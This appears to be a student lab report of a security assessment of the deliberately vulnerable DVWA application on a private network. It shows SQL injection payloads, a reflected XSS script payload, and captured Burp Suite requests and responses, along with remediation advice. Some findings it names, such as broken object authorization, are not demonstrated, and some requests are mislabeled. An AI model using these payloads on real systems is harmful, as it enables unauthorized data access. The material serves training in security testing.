API_Security_Test_Report

Target Application: DVWA API

- An API security assessment was conducted to identify vulnerabilities based on OWASP API Top 10 standards. Testing revealed Broken Object Level Authorization and SQL injection issues, allowing unauthorized data access. The application also lacked rate limiting controls. These vulnerabilities pose a risk of sensitive data exposure and account compromise.
- Test Environment:

Kali Linux IP: 192.168.81.140

Target API IP: 192.168.81.141

Network type (NAT / Host-only)

Tools used: Burpsuite, kali linux.

- **Injection Attack:**

Input fields were manipulated with injection payloads.
" OR 1=1 --

Impact:

Possible data extraction or database compromise.

Remediation:

- Input validation
- Use parameterized queries
- Disable introspection in production

- **Missing Rate Limiting:**

Multiple login attempts were allowed without blocking.

Impact:

Brute-force attacks possible.


Remediation:

- Implement rate limiting
- Add CAPTCHA

- Account lockout mechanism


The API security assessment identified critical Broken Object Level Authorization and SQL injection vulnerabilities. Unauthorized data access was possible by manipulating object identifiers. The API also lacked rate limiting protections, increasing the risk of brute-force attacks. Immediate remediation is required to prevent data exposure and account compromise.

- The below pictures are steps followed for sql injection



```
ID: 1=1
First name: admin
Surname: admin
```


http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html




```
ID: user' OR '1'='1
First name: admin
Surname: admin

ID: user' OR '1'='1
First name: Gordon
Surname: Brown

ID: user' OR '1'='1
First name: Hack
Surname: Me

ID: user' OR '1'='1
First name: Pablo
Surname: Picasso

ID: user' OR '1'='1
First name: Bob
Surname: Smith
```

http://www.securiteam.com/securityreviews/5DP0N1P76E.html

- Burpsuite request & response:



```
GET /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/index.php
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




Vulnerability: SQL Injection


User ID:

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



```
GET /dvwa/vulnerabilities/xss_r/ HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/index.php
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




Vulnerability: Reflected Cross Site S


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html



```
GET /dvwa/vulnerabilities/sqli/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive


```




Vulnerability: SQL Injection


User ID:

```
ID: 1=1
First name: admin
Surname: admin
```

More info



```
GET /dvwa/vulnerabilities/xss_r/?id=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




Vulnerability: Reflected Cross Site Sc


What's your name?

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html




```
GET /dvwa/vulnerabilities/xss_r/?name=1%3D1&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=b715cd82dd19f43160b40c591881cc4e
Connection: keep-alive
```




Vulnerability: Reflected Cross Site Scr

What's your name?

Hello 1=1



```
GET /dvwa/vulnerabilities/xss_r/?name=
%3cscript%3ealert(1)%3c%2fscript%3e&Submit=Submit HTTP/1.1
Host: 192.168.81.141
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.81.141/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
